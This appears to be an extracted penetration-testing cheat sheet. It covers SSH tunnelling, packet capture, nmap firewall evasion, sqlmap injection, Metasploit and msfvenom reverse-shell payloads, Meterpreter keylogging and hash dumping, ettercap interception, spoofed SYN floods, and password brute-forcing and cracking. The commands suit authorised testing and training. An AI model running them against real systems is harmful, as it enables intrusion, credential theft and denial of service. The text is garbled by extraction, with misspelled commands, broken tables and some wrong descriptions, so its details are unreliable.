scp <username>@<ip_address>:/<input_path> <output_path></output_path></input_path></ip_address></username>	Download a file using SSH
ssh < <b>USERNAME</b> >@< <b>IP_ADDRESS&gt;</b> -p < <b>PORT&gt;</b>	Connect to target via SSH over a non-standard port

SETUP SSH E	KEYS
ssh-keygen	(Run on local machine)
	Create SSH keys. After creation command

	should display where keys were saved with filename
mkdir ~/.ssh	(Run on remote machine)
touch ~/.ssh/authorized_keys	Authorized_keys may already exist, if it doesn't, run this command
Copy the contents of id_rsa.pub to t file: ~/.ssh/authorize	
chmod 700 /root/.ssh	(Run on remote machine)
chmod 600 /root/.ssh/authorized_keys	Set permissions on newly created folders and files
ssh -l < <b>FILE_PATH&gt;</b> < <b>USERNAME&gt;</b> @< <b>IP_ADDRESS&gt;</b>	(Run on local machine)  Run SSH to connect to target. <file_path> is path to private key created above (NOT the .pub file)</file_path>

Edit /etc/ssh/sshd_config and set:  AllowTcpForwarding Yes GatewayPorts Yes	Enable Port Forwarding
Press three keys at once: SHIFT~C  Should drop into a prompt "ssh>" Then type the tunnel command such as:  ssh> -R 0.0.0.0:443:127.0.0.1:443	Setup a tunnel from an already established SSH session
ssh –R 0.0.0.0:8080:127.0.0.1:443 root@< <b>REMOTE_IP</b> >	Connect to remote IP address, listen on ALL IP addresses on port 8080, traverse SSH tunnel, and forward traffic to the local loopback IP on 443
ssh –L 0.0.0.0:8080:192.168.1.1:3300 root@<\textit{REMOTE_IP}>	Listen on all IP interfaces on port 8080 and forward that traffic THROUGH the SSH tunnel connected to <remote_ip>, and finally forward the traffic to 192.168.1.1 on port 3300</remote_ip>
(Run against remote computer) #Setup socks proxy on port 1080 on remote host: ssh -D 1080 <username>@<remote_ip></remote_ip></username>	NMAP through SSH tunnel using Proxychains

(Run on local computer)
#Add the following line to the file
/etc/proxychains.conf:
socks 4 < IP\_ADDRESS> < PORT>

(Run on local computer) #Execute Nmap against 192.168.1.1/24 tunneling traffic through socks proxy: proxychains nmap –sT -Pn -n – p80,443 192.168.1.1/24

TCPDUMP & TCPREPLAY	
tcpdump –i eth0 –XX –w < <i>OUTPUT_PATH</i> >.pcap	Capture packets (headers and data) on eth0 in ASCII and hex and write to file
tepdump tep port 80 and dst 2.2.2.2	Capture all port 80 (HTTP) traffic with destination set to 2.2.2.2
tcpdump –i eth0 –tttt dst 192.168.1.22 and not dst port 22	Show traffic from interface eth0 destined for 192.168.1.22 that isn't port 22 (SSH) traffic.
	Print traffic with date/time stamps.
tcpdump -i eth0 "icmp[0] == 8"	Show traffic from interface eth0 that is an ICMP (Ping) reply
tcpdump –i eth0 –c 50 –tttt udp port 53	Show the first 50 packets from interface eth0 that are UDP and port 53 (DNS). Print with date/time stamps.
	Show traffic from all interfaces that have port 443.
tcpdump -nSX port 443	Don't convert host IPs or port number names (-nn), use absolute TCP sequence numbers, and print packet data
tcpdump -i eth0	Show traffic from all interfaces
tcpdump host 1.1.1.1	Show traffic from all interfaces that has host 1.1.1.1 set as a source or destination

TCPDUMP & TCPREPLAY CONT	٦.
TOTOGNII & TOTRETEMI CONT	Show
	traffic from
	all
	interfaces
tepdump src 1.1.1.1	that has
	host 1.1.1.1
	set as a
	source
	Show
	traffic from
	all
tepdump dst 1.0.0.1	interfaces
tepump ust 1.0.0.1	that has
	host 1.0.0.1
	set as a
	destination
	Show
	traffic from
	all
tcpdump net 1.2.3.0/24	interfaces
	that falls
	into the class C
	1.2.3.0/24
	Show
	traffic from
	all
tepdump src port 1025	interfaces
topadinp sie port 1023	that has a
	source port
	of 1025
tepdump port 80 -w < OUTPUT_PATH>	Show
_	traffic from
	all
	interfaces
	that has

1	l 6- 1
	port 80 set
	as a source
	or
	destination.
	Save traffic
	to a file
	Filter on
	the listed
tepdump port http or port ftp or port smtp or port imap or port	ports
pop3 or port telnet -lA   egrep -i -B5	looking for
'pass= pwd= log= login= user= username= pw= passw= passwd=	any data
password= pass: user: username: password: login: pass user'	matching
	the egrep
	terms listed
	Replay a
tepreplay -i eth0 < <i>INPUT PATH</i> >.pcap	pcap with
topropray round in a ci_initial ipoup	defaults
	Replay
tcpreplaytopspeed -i eth0 < INPUT PATH>.pcap	pcap as fast
topiopiay topopoed remo 41/1 e 1_1/1111 .peap	as possible
	Replay
tcpreplayoneatatimeverbose -i eth0 < <i>INPUT_PATH</i> >.pcap	pcap one at
tepreprayoneatatimeveroose -retiro 4747 67_174777 .peap	a time
tcpreplayloop=10 -i eth0 < <i>INPUT PATH</i> >.pcap	Replay
teprepray100p-10 -1 etilo \TVF01_FATH>.pcap	pcap file
	10 times
	Replay
tcpreplayloop=0 -i eth0 < <i>INPUT PATH</i> >.pcap	pcap file
	forever
	until killed

## **SCREEN**

Note: In the table below, any reference to "Ctrl+a" == Control-a keyboard combination

keyboard combination	
screen –S < <i>NAME</i> >	Start new screen with name
screen –ls	List running screens
screen –r < <i>NAME</i> >	Attach to screen name
screen –S < <i>NAME</i> > -X	Send a command to a specific
<command/>	screen name
Keybindings are CTRL+a, let go,	
and press the hotkey symbol/char	
Ctrl+a?	List keybindings (help)
Ctrl+a d	Detach
Ctrl+a D D	Detach and logout
Ctrl+a c	Create new window
Ctrl+a C-a	Switch to last active window
Ctrl+a < <i>NAMEorNUMBER</i> >	Switch to window ID or name
Ctrl+a "	See windows list and change
Ctrl+a k	Kill current window
Ctrl+a S	Split display horizontally
Ctrl+a	Split display vertically
Ctrl+a tab	Jump to next display
Ctrl+a X	Remove current region
Ctrl+a Q	Remove all regions but current
Ctrl+a A	Rename the current focused
Cui · a A	window
Ctrl+a n	Switch to next window
Ctrl+a p	Switch to previous window

## **IPTABLES**

Iptables is a robust firewall and packet filter program typically installed by default on Linux systems. Iptables can be configured to perform several actions on network packets as they arrive and leave a Linux system.

system.		
iptables-save –c > <b><output_path></output_path></b>	Dump iptables (with counters) rules to stdout	
iptables-restore < <input_path></input_path>	Restore iptables rules	
iptables –L –vline-numbers	List all iptables rules (not including NAT rules) with affected count and line numbers	
iptables –L -t natline-numbers	List all NAT iptables rules with line numbers	
iptables –F	Flush all iptables rules	
iptables -P < <i>INPUT/FORWARD/OUTPUT</i> > < <i>ACCEPT/REJECT/DROP</i> >	Change default policy for rules that don't match rules	
iptables -A INPUT -i < <i>INTERFACE_NAME</i> > -m statestate RELATED,ESTABLISHED -j ACCEPT	Allow established connections on INPUT	
iptables -D INPUT 7	Delete 7th inbound rule (print line numbers to see rule #'s)	
iptables –t raw –L –n	Increase throughput by turning off statefulness	
iptables –P INPUT DROP	Drop all INCOMING	

	packets
	±

Note: Use ip6tables for IPv6 rules.

IPTABLES EXAMP	LES
iptables -A OUTPUT -o <li>INTERFACE_NAME &gt; -p tcpdport 22 -m statestate NEW,ESTABLISHED -j ACCEPT</li> <li>iptables -A INPUT -i </li> <li>INTERFACE_NAME &gt; -p tcpsport 22 -m statestate ESTABLISHED -j ACCEPT</li>	Allow SSH on port 22 outbound
iptables -A OUTPUT -o <li><interface_name> -p icmpicmp-type echo-request -j ACCEPT</interface_name></li>	Allow ICMP outbound
echo "1" > /proc/sys/net/ipv4/ip_forward iptables -t nat -A PREROUTING -i < <i>INTERFACE_NAME</i> > -p tcpdport 3389 -j DNATto 192.168.1.2:3389	Port forward  (Listen for traffic destined to port 3389 and redirect that traffic to host 192.168.1.2 on port 3389)
iptables –A INPUT –s 1.1.1.0/24 –m state  —state RELATED,ESTABLISHED,NEW  —p tcp –m multiport —dports 80,443 –j  ACCEPT  iptables –A INPUT –i eth0 –m state —  state RELATED,ESTABLISHED –j  ACCEPT  iptables –P INPUT DROP  iptables –A OUTPUT –o eth0 –j  ACCEPT	Allow only 1.1.1.0/24, ports 80,443 and log drops to /var/log/messages

iptables –A INPUT –i lo –j ACCEPT

iptables –A OUTPUT –o lo –j ACCEPT

iptables -N LOGGING

iptables –A INPUT –j LOGGING

iptables –A LOGGING –m limit --limit 4/min –j LOG –-log-prefix "DROPPED"

iptables -A LOGGING -j DROP

SERVICE MANIPULATION	
systemctl list-unit-filestype=service	List existing services and run status
systemctl list-unit-filestype=service   grep httpd	Check single service status
servicestatus-all	List all services  [+] Service is running  [-] Service is not running
service <b>SERVICE_NAME</b> > start	Start a service
service <b>SERVICE_NAME</b> > stop	Stop a service
service < SERVICE_NAME > status	Check status of a service
systemctl disable < SERVICE_NAME >	Disable service so it will not auto start
systemctl enable < SERVICE_NAME >	Enable service so it will auto start on reboot

# SOLARIS OS

SOLARIS FILE SYSTEM	
STRUCTURE	
/etc/vfstab	File system mount table
/var/adm/authlog	Login attempt log
/etc/default/*	Default settings
/etc/system	Kernel modules &
	config
/var/adm/messages	Logs system messages
	and errors
/etc/auto_*	Automounter config
	files
/etc/inet/ipnodes	IPv4/IPv6 host file

SOLARIS COMMANDS	
ifconfig -a netstat -in	List interfaces and routes
ifconfig < INTERFACE_NAME > dhcp start	Start DHCP client
ifconfig <interface_name> <ip_address> + <netmask></netmask></ip_address></interface_name>	Set IP
route add default < IP_ADDERSS >	Set gateway
logins -p	List users without passwords
svcs -a	List all services with status
prstat -a	List processes
svcadm enable ssh	Start SSH service
inetadm –e telnet	Enable telnet (-d = disable)
prtconf   grep Memory	List physical memory

	and hard disk size
iostat -n	
shutdown –i6 g0 -y	Restart system
dfmounts	List clients connected to NFS
smc	Launch management GUI
snoop –d < <i>INTERFACE_NAME</i> > -c	Capture specific number
<number_of_packets> -o</number_of_packets>	of packets and write to
<output_path></output_path>	file

# CALCULATING SUBNET RANGE

Given: 1.1.1.101/28

/28 = 255.255.255.240 netmask

256 - 240 = 16 =subnet ranges of 16, i.e.

- 1.1.1.0
- 1.1.1.16
- 1.1.1.32...

Range where given IP falls: 1.1.1.96 – 1.1.1.111

More info at: https://www.calculator.net/ip-subnet-calculator.html

# IPv6

<b>BROADCAST ADDRESSES</b>	
ff02::1	link-local nodes
ff01::2	node-local routers
ff02::2	link-local routers
ff05::2	site-local routers

INTERFACE ADDRESSES	
fe80::	link-local
2001::	routable
::a.b.c.d	IPv4 compatible IPv6 (Example: ::192.168.1.2)
::ffff:a.b.c.d	IPv4 mapped IPv6 (Example: ::FFFF:129.144.52.38)
2000::/3	Global Unicast
FC00::/7	Unique Local

IPV6 TOOLS	
rsmurf6 < INTERFACE_NAME> < REMOTE_IPV6>	Remote Network DoS
	SOCAT
socat TCP-LISTEN:	tunnel
< <i>LISTEN_PORT</i> >,reuseaddr,fork TCP6:	IPv6
[ <ipv6_address>]:<send_to_port></send_to_port></ipv6_address>	through
	IPv4 tools

#### **CISCO COMMANDS**

Most commands below show the various prompts at which the commands are executed. For example: #, (config)#, (config-if)#, etc. Most of these prompts end in # before the command is typed in.

prompts end in # before the c	commana is typea in.
	Enter privileged exec mode
> enable	(Known as Enable mode. Prompt will change to '#')
# configure terminal	Enter global configuration mode
(config)# interface fa0/0	Configure FastEthernet 0/0
(config-if)# ip addr < <b>IP_ADDRESS</b> > < <b>SUBNET_MASK</b> >	Add IP to fa0/0
(config)#line vty 0 4	Configure vty line
(config-line)# login (config-line)# password < <b>PASSWORD&gt;</b>	Set telnet password
#show session	Open sessions
#show version	IOS version
#dir file systems	Available files
#dir all-filesystems	File information
#dir /all	List deleted, undeleted files and files with errors
#show running-config	Config loaded in mem
#show startup-config	Config loaded at boot
#show ip interface brief	Interfaces
#show interface	Detailed interface info
#show ip route	Routes

#show access-lists	Access lists
#terminal length 0	No limit on output
#copy running-config startup-config	Replace start config with
	running config
	Backup the running
#copy running-config tftp	configuration to an external
	TFTP server

SNMP TOO	LS
snmpwalk -c public -v1 <ip_address> 1   grep hrSWRunName   cut -d" " -f4</ip_address>	List Windows running services
snmpwalk -c public -v1 <ip_address> 1   grep tcpConnState  cut -d" " -f6  sort -u</ip_address>	List Windows open TCP ports
snmpwalk -c public -v1 <ip_address> 1   grep hrSWInstalledName</ip_address>	List Windows installed software
snmpwalk -c public -v1 < <i>IP_ADDRESS</i> > 1.3   grep 77.1.2.25   cut -d -f4	List Windows users

DNSRECON & NMAP I DNS	REVERSE
dnsrecon.py -t rvl -r <cidr_ip_range> -n <dns_ip_address></dns_ip_address></cidr_ip_range>	Reverse lookup for IP range
dnsrecon.py –t std –d <domain_name></domain_name>	Retrieve standard DNS records
dnsrecon.py –t brt –d < <b>DOMAIN_NAME</b> > –D < <b>HOSTS</b> >	Enumerate subdomains
dnsrecon.py –d < <b>DOMAIN_NAME</b> > –t axfr	DNS zone transfer
nmap -R -sL -Pn -dns-servers  < <i>DNS_SERVER_IP</i> >  < <i>IP_RANGE</i> >   awk '{if((\$1" "\$2" "\$3)=="Nmap scan report")print\$5" "\$6}'   sed 's/(//g'   sed 's/)//g' >  < <i>OUTPUT_PATH</i> >	Reverse DNS lookup and output parser

# AUTOMATED WEB SCREENSHOTS (WITNESSME)

WitnessMe is a tool that takes screenshots of webpages using Pyppeteer.	
apt-get update	Update packages
apt-get install docker.io	Install Docker
docker pull byt3bl33d3r/witnessme	Installation
docker images	Get image ID
docker run -itentrypoint=/bin/sh -v \$(pwd):/transfer < <i>IMAGE_ID</i> >	Run docker container mounting /transfer to the current directory on the host machine
witnessme screenshot <ip_cidr> -p <port>,<port></port></port></ip_cidr>	Run and execute scan
cd <file_path></file_path>	cd into created scan folder
cp *.png /transfer/	Copy screenshotted files back to host machine current working directory

More info at: https://github.com/byt3bl33d3r/WitnessMe

SQLMAP	
sqlmap.py –u "http://< <i>URL</i> >?id=1&str=val"	GET request
sqlmap.py –u "http://< <i>URL</i> >" –-data="id=1&str=val"	POST request
sqlmap.py –u "http://< <i>URL</i> >" –-data="id=1&str=val" –p "id"	SQL injection against specific
-bdbms=" <mssql mysql oracle postgres>"</mssql mysql oracle postgres>	parameter with DB type specified
Login and note cookie value (cookie1=val1, cookie2=val2)	
sqlmap.py –u "http://< <i>URL</i> >" –-data="id=1&str=val" –p "id" –cookie="cookie1=val1;cookie2=val2"	SQL injection on authenticated site
sqlmap.py –u "http://< <i>URL</i> >" –-data="id=1&str=val"	SQL injection

-p "id" -bcurrent-dbcurrent-user	and collect DB version, name, and user
sqlmap.py –u "http://< <i>URL</i> >" –-data="id=1&str=val" –p "id"tables –D "testdb"	SQL injection and get tables of DB=testdb
sqlmap.py –u "http://< <i>URL</i> >" –-data="id=1&str=val" –p "id"columns –T "users"	SQL injection and get columns of user table

# **DATABASES**

MSSQL

# **Tools**

## NMAP

SCAN TYPES		
-sn	Ping scan	
-sS	Syn scan	
-sT	Connect scan	
-sU	UDP scan	
-sO	IP protocol scan	

SCAN OPTIONS	
-p < <b>PORT_RANGES</b> >	Ports
-T[0-5]	Speed presets: 0 Slowest, 5
1[0 3]	fastest
-n	No DNS resolution
-O	OS Detection
-A	Aggressive Scan
-sV	Service/Version detection
-Pn	No ping nmap scan
-6	IPv6 Scan
	Randomizes target hosts
randomize-hosts	(will not scan each host in
	sequence)
traceroute	Run traceroute against host
ttl < <i>TTL_VALUE</i> >	Set TTL
script	Evacute script against host
<script_name></script_name>	Execute script against host
script-args	Set script arguments
<arguments></arguments>	Set seript arguments

<b>OUTPUT/INPUT OPTIONS</b>	
-oX < <i>FILE_PATH</i> >	Write to XML file

-oG < <b>FILE_PATH</b> >	Write to grep file
-oA < <i>FILE_PATH</i> >	Save as all 3 formats
-iL < <b>FILE_PATH</b> >	Read hosts/IPs from file
excludefile < <i>FILE_PATH</i> >	Excludes hosts in file

FIREWALL EVASION		
-f	Fragment packets	
-S < <b>IP_ADDRESS</b> >	Spoof source IP	
-g < <b>PORT</b> >	Spoof source port	
-D <ip_address>, <ip_address></ip_address></ip_address>	Scan with decoys	
mtu < <i>MTU</i> >	Set MTU size	
spoof-mac < <i>MAC</i> >	Spoof MAC address	
data-length < <i>SIZE</i> >	Append random data	
scan-delay < <i>TIME</i> >	Scan delay	

MISC FLAGS		
xsltproc <input_nmap_xml>.xml -o <output_path>.html</output_path></input_nmap_xml>	Convert Nmap XML file to HTML	
nmap -sP -n -oX out.xml < <b>IP_CIDR</b> >   grep "Nmap"   cut -d " " -f 5 > < <b>OUTPUT_PATH</b> >.txt	Generate live host file	
ndiff <file_path1>.xml <file_path2>.xml</file_path2></file_path1>	Compare Nmap results	
nmap -R -sL -dns-server <dns_server_ip> <ip_cidr></ip_cidr></dns_server_ip>	DNS reverse lookup on IP range	

# Wireshark

WIRESHARK FILTER OPTIONS		
eth.addr, eth.dst, eth.src	MAC filter	
rip.auth.passwd	RIP password	
ip.addr, ip.dst, ip.src		
	IP	
ipv6.addr, ipv6.dst, ipv6.src		
tcp.port, tcp.dstport, tcp.srcport	TCP ports	
tcp.flags.ack, tcp.flags.fin, tcp.flags.push, tcp.flags.reset, tcp.flags.syn, tcp.flags.urg	TCP flags	
udp.port, udp.dstport, udp.srcport	UDP ports	
http.authbasic	Basic authentication	
http.www_authenticate	HTTP authentication	
http.file_data	HTTP data portion	
http.cookie	HTTP cookie	
http.referer	HTTP referer	
http.server	HTTP Server	
http.user_agent	HTTP user agent string	
wlan.fc.type eq 0	802.11 management frame	
wlan.fc.type eq 1	802.11 control frame	
wlan.fc.type_subtype eq 20	802.11 data frame	
wlan.fc.type_subtype eq 0 (1=response)	802.11 association request	
wlan.fc.type_subtype eq 2 (3=response)	802.11 reassociation request	
wlan.fc.type_subtype eq 4 (5=response)	802.11 probe request	
wlan.fc.type_subtype eq 8	802.11 beacon	
wlan.fc.type_subtype eq 10	802.11 disassociate	
wlan.fc.type_subtype eq 11 (12=deauthenticate)	802.11 authenticate	

COMPARISON	<b>OPER</b>	ATORS
equals	eq	=
not equals	ne	!=
greater than	gt	>
less than	lt	<
greater than or equal to	ge	>=
Less than or equal to	le	<=

LOGICAL OPERATORS		
and	&&	
or		
xor	^^	
not	!	

WIRESHARK EXAMPLES		
ip.addr == 10.10.50.1	Wireshark Filter by IP	
ip.dst == 10.10.50.1	Filter by Destination IP	
ip.addr >= 10.10.50.1 and ip.addr <=10.10.50.100	Filter by IP range	
!(ip.addr == 10.10.50.1)	Filter out IP address	
tcp.port == 25	Filter by port	
tcp.dstport == 23	Filter by destination port	
ip.addr == $10.10.50.1$ and	Filter by IP address and	
tcp.port == 25	port	
tcp.flags.syn == 1 and tcp.flags.ack == 0	Filter SYN flag	
eth.addr == 00:70:f4:23:18:c4	MAC address filter	

More info at: https://www.stationx.net/wireshark-cheat-sheet/

# **NETCAT**

NETCAT EXAMPLES		
nc <ip_address> <port> Connect to target</port></ip_address>		
nc –lvp < <b>PORT</b> >	Start listener	
nc -v -n -z -w1 < <b>IP_ADDRESS</b> > < <b>START_PORT</b> >-< <b>END_PORT</b> >	Port scanner	

DOWNLOAD A FILE	
nc -l -p < <b>PORT&gt;</b> < <b><file_path></file_path></b>	Start listener and stage file
nc -w3 < <b>IP_ADDRESS&gt; <port></port></b> > < <b>FILE_PATH&gt;</b>	Connect to IP and retrieve file

UPLOAD A FILE	
nc -l -p <b><port></port></b> > <b><file_path></file_path></b>	Start listener and set path
nc -w3 <ip_address> <port> &lt; <file_path></file_path></port></ip_address>	Connect and push file

# **METASPLOIT**

METASPLOIT OPTIONS	
msfconsole –r < <b>FILE PATH&gt;</b> .rc	Launch Metasploit and load
msteonsoic i dibb_1711117 .ic	resource file
show exploits	Display exploits
show auxiliary	Display auxiliary modules
show payloads	Display payloads
search < SEARCH_STRING>	Searches module names and descriptions
info < MODULE >	Show module information
use < <i>MODULE</i> >	Load exploit or module
show options	Display module options
show advanced	Display advanced module options
set < <b>OPTION</b> > < <b>VALUE</b> >	Configure framework options/parameters
sessions -v	List Metasploit sessions
sessions -k < <i>ID</i> >	Kill Metasploit session ID
sessions –s < <b>SCRIPT</b> >	Run Meterpreter script on all sessions
jobs -l	List all jobs
jobs -k < <i>ID</i> >	Kill given job ID
exploit -j	Run exploit as background job
route add <ip_address> <netmask> <session_id></session_id></netmask></ip_address>	Pivoting
loadpath < FILE_PATH>	Load 3rd party modules or exploits
irb	Live Ruby interpreter shell
connect -s <ip_address> <port></port></ip_address>	SSL connect (Acts similarly to Netcat)

use exploit/multi/handler	Advanced option allows for multiple shells
set ExitOnSession False	_
set ConsoleLogging true	Enables logging
set SessionLogging true	

More info at: https://cdn.comparitech.com/wp-content/uploads/2019/06/Metasploit-Cheat-Sheet-1.webp

CREATE & CATCH PAYLOADS		
(MSFVENOM)		
msfvenomlist encoders	List available encoders	
msfvenomlist payloads	List available payloads	
msfvenom -p windows/meterpreter/reverse_tcp LHOST= <ip_address> LPORT=<port> -e x86/shikata_ga_nai -i 3 -a x86 -f exe &gt; encoded.exe</port></ip_address>	Created encoded Meterpreter reverse TCP payload for Windows systems	
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= < <b>IP_ADDRESS&gt;</b> LPORT=< <b>PORT&gt;</b> -f elf > reverse.elf	Created Meterpreter reverse TCP payload for Linux systems	
use multi/handler set payload windows/meterpreter/reverse_tcp	Start Meterpreter listener	

START MSF DB (KALI)		
service postgresql start	Start MSF (Kali)	
msfconsole	Sum (1131 (11411)	

METERPRETER PASS A SHELL	
By default, this module will create a notepad.exe process and inject into it.	
use post/windows/manage/multi_meterpreter_inject	Use module
set IPLIST < IP_ADDRESS>	Set target IP address to pass the shell to
set LPORT < <b>PORT</b> >	Set the target port
set SESSION < SESSION_ID>	Set the session ID to run this module against
exploit	Run the module

METERPRE	TER COMMANDS
help	List available commands
sysinfo	Display system info
ps	List processes
getpid	List current PID
upload < <i>LOCAL_PATH</i> > C:\\Program\ Files\\test.exe	Upload a file to C:\Program Files\binary.exe
download < <b>FILE_PATH</b> >	Download file
reg < <i>COMMAND</i> >	Interact with registry (reg by itself will list syntax)
rev2self	Revert to original user
shell	Drop to interactive shell
migrate < <b>PID</b> >	Migrate to another PID
background	Background current session
keyscan_start	Start keylogger
keyscan_stop	Stop keylogger
keyscan_dump	Dump keylogger
execute –f cmd.exe –i	Execute cmd.exe and interact
execute –f cmd.exe –i –H -t	Execute cmd.exe as hidden process and with all tokens
hashdump	Dumps local hashes
run < <b>SCRIPT</b> >	Executes script (/scripts/meterpreter)
portfwd add –L 127.0.0.1 –l 443 –r 3.3.3.3 –p 3389	Create a rule to open port 443 on the attack machine and forward it through the session to target 3.3.3.3 on port 3389
portfwd delete –L 127.0.0.1 –l 443 –r 3.3.3.3 –p 3389	Delete the rule to open port 443 on the attack machine and forward it through the session to target 3.3.3.3 on port 3389
background	Background session to interact with msfconsole
getuid	List current session owner
steal_token < <b>PID</b> >	Steal authentication token from process
screengrab	Run plugin to capture screenshot of user

session
30331011

# NMAP THROUGH METERPRETER SOCKS PROXY

sessions	Take note of the Meterpreter ID
route add 3.3.3.0 255.255.255.0	Add a route through the target
<session_id></session_id>	host
use auxiliary/server/socks4a	Setup socks4a server
run	Run socks4a server (defaults to port 1080)
socks4 127.0.0.1 1080	Edit /etc/proxychains.conf and update with port 1080
proxychains nmap –sT –Pn -n –p 80,135,445 3.3.3.3	Run Nmap scan against 3.3.3.3 targeting ports 80, 135, and 445.  This scan will be tunneled through the Metasploit victim host

## **ETTERCAP**

ETTERCAP COMMANDS	
ettercap.exe –i < <i>INTERFACE</i> > – M arp –Tq –F file.ef < <i>MACs</i> >/< <i>IPs</i> >/< <i>PORTs</i> > < <i>MACs</i> >/< <i>IPs</i> >/< <i>PORTs</i> >	Man-in-the-Middle with filter <mac>/<ip>/<ports> Example: //80,443 = any MACs, any IPs, ports 80 and 443</ports></ip></mac>
ettercap –T –M arp –F filter.ef // //	Man-in-the-Middle entire subnet with applied filter
ettercap –TP rand_flood	Switch flood

ETTERCAP FILTER	
etterfilter < ETTER_FILTER > -o out.ef	Compile Ettercap filter
<pre>if (ip.proto == UDP &amp;&amp; udp.dst == 500) {     drop();     kill(); } if (ip.src == '<ip>') {     if (tcp.dst == 80) {         if (search(DATA.data, "Accept-Encoding")) {             replace("Accept-Encoding","Accept-Rubbish!");             msg("Replaced Encoding\n");         }     } }</ip></pre>	Sample filter - kills VPN traffic and decodes HTTP traffic

HPING3	
hping3 < TARGETIP>flood fragspoof < IP>destport < PORT>syn	DoS from spoofed IPs

ARPING	
arping <ip_address> -I <interface_name> -c <number_of_arps></number_of_arps></interface_name></ip_address>	ARP scanner

## PASSWORD CRACKING

HYDRA	
hydra -t 1 -l admin -P < <b>PASSWORD_LIST_PATH&gt;</b> -v ftp:// <b><ip_address></ip_address></b> ftp	Brute force the username admin with the given password list
hydra -v -u -L <pre> <user_list_path> -P </user_list_path></pre> <pre> <password_list_path> -t 1 ssh://<ip_address></ip_address></password_list_path></pre>	Brute force SSH with user and password lists against target IP address

JOHN THE RIPPER	
johnwordlist=< <b>WORD_LIST_PATH&gt;</b> < <b>HASH_LIST_FILE&gt;</b>	Cracking with a wordlist
johnloopback < HASH_LIST_FILE >	Attempt to crack hash file using previously cracked passwords
johnshow < <b>HASH_LIST_FILE</b> >	Show cracked passwords
johnincremental < HASH_LIST_FILE>	Attempt to crack hash using incremental mode (May take a long time)

Note: If running on Kali check out /usr/share/wordlists for rockyou and other common password cracking wordlists.

# CRACK EXCEL PASSWORD PROTECTED DOCUMENT

	CIVILDIX I
python office2john.py	Run office2john.py against password
<input path=""/> >	protected Excel file to extract
extractedHash.txt	crackable hash from office document
9400-MS Office 2007	
9400 MS Office 2007	
9500-MS Office 2010	
9600-MS Office 2013	
25200 MC Office 2016	
25300-MS Office 2016	
SheetProtection	
9700-MS Office <= 2003 \$0/\$1,	
MD5 + RC4	Determine office/hash version based
WID5 + RC4	on contents of extractedHash.txt
9710-MS Office <= 2003 \$0/\$1,	on contents of extracted fash.txt
	(Listed in the system thank file from
MD5 + RC4, collider #1	(Listed in the output hash file from
0720 MS Office <= 2002 \$0/\$1	office2john integer code on right
9720-MS Office <= 2003 \$0/\$1,	goes into hashcat)
MD5 + RC4, collider #2	
9810-MS Office <= 2003 \$3,	
SHA1 + RC4, collider #1	
Similar its i, comment	
9820-MS Office <= 2003	
\$3,SHA1+RC4, collider #2	
, - , <del>,</del>	
9800-MS Office <= 2003 \$3/\$4,	
SHA1 + RC4	
hashcat64 -a 0 -m < <b>MODE</b> >	
username -o cracked.txt	Run hashcat command to crack
extractedHash.txt	extracted and edited hash
/usr/share/wordlists/rockyou.txt	

## **PROGRAMMING**

# **ASCII & REGEX**

REGEX EX	PRESSIONS
^	Start of string
*	0 or more
+	1 or more
?	0 or 1
	Any char but \n
{3}	Exactly 3
{3,}	3 or more
{3,5}	3 to 5
{3 5}	3 or 5
[345]	3 or 4 or 5
[^34]	Not 3 or 4
[a-z]	Lowercase a-z
[A-Z]	Uppercase A-Z
[0-9]	Digit 0-9
\d	Digit
\D	Not digit
\w	A-Z,a-z,0-9
\W	Not A-Z,a-z,0-9
\s	White Space $(\t\r\n\f)$
\S	Not $(\t^n\f)$
reg[ex]	"rege" or "regx"
regex?	"rege" or "regex"
regex*	"rege" w/ 0 or more x
regex+	"rege" w/ 1 or more x
[Rr]egex	"Regex" or "regex"
$\d{3}$	Exactly 3 digits
$\d{3,}$	3 or more digits
[aeiou]	Any 1 vowel

## **SCAPY**

### **SCAPY SETUP**

iptables –A OUTPUT –p tcp –-tcp-flags RST RST –j DROP

When TCP packets are crafted with Scapy, the underlying OS will not recognize the initial SYN packet and will reply with a RST packet. To mitigate this, set the following iptables rule

EXPRESSION	DESCRIPTION
from scapy.all import *	Imports all scapy libraries
ls()	List all available protocols
lsc()	List all scapy functions
conf	Show/set scapy config
IP(src=RandIP())	Generate random src IPs
Ether(src=RandMAC())	Generate random src MACs
ip=IP(src="< <b>IP_ADDRESS</b> >",dst="< <b>IP_ADDRESS</b> >")	Specify IP parameters
tcp=TCP(dport=< <b>PORT</b> >)	Specify TCP parameters
data="TCP data"	Specify data portion
packet=ip/tcp/data	Create IP()/TCP() packet
packet.show()	Display packet configuration
send(packet,count=1)	Send 1 packet @ layer 3
sendp(packet,count=2)	Send 2 packets @ layer 2
sendpfast(packet)	Send faster using tcpreply
sr(packet)	Send 1 packet & get replies
sr1(packet)	Send only return 1st reply

for i in range(0,1000):	Send <packet> 1000</packet>
send (< <b>PACKET VARIABLE&gt;</b> )	times
sniff(count=100,iface=" <interface_name>")</interface_name>	Sniff 100 packets on given interface

## SEND IPV6 ICMP MESSAGE

sr(IPv6(src="<**IP\_ADDRESS**>", dst="<**IP\_ADDRESS**>")/ICMP())

### UDP PACKET WITH SPECIFIC PAYLOAD

from scapy.all import \*

ip=IP(src="<IP\_ADDRESS>", dst="<IP\_ADDRESS>")
u=UDP(dport=<PORT>, sport=<PORT>)
pay = "my UDP packet"
packet=ip/u/pay
packet.show()
wrpcap ("<OUTPUT\_PATH>",packet) : write to pcap
send(packet)

### NTP FUZZER

from scapy.all import \*

packet=IP(src="<*IP\_ADDRESS*>", dst="<*IP\_ADDRESS*>")/UDP(dport= <*PORT*>)/fuzz(NTP(version=4,mode=4))

send(packet)

### SEND HTTP MESSAGE

```
from scapy.all import *

fileweb = open("web.txt",'r')
data = fileweb.read()

ip = IP(dst="<IP>")

SYN = ip/TCP(sport=RandNum(6000,7000),dport=80,flags="S",seq=4)
SYNACK = sr1(SYN)
ACK = ip/TCP(sport=SYNACK.dport, dport=80, flags="A",
seq=SYNACK.ack, ack=SYNACK.seq+1)/data

reply, error = sr(ACK)

print(reply.show())
```

# **PERL**

## PERL PORT SCANNER

```
use strict;
use IO::Socket;

for(my $port=<\START_PORT>;$port<<\END_PORT>;$port++)
{
    my $remote=IO::Socket::INET->new( Proto=>"tcp",PeerAddr=>"
    <\TARGET_IP>",PeerPort=>$port);

if($remote)
{
    print "$port is open\n";
};
};
}
```

# TIPS & TRICKS

## TIPS & TRICKS

# FTP THROUGH NON-INTERACTIVE WINDOWS SHELL

echo open <IP\_ADDRESS> 21 > ftp.txt
echo <USERNAME> >> ftp.txt
echo <PASSWORD> >> ftp.txt
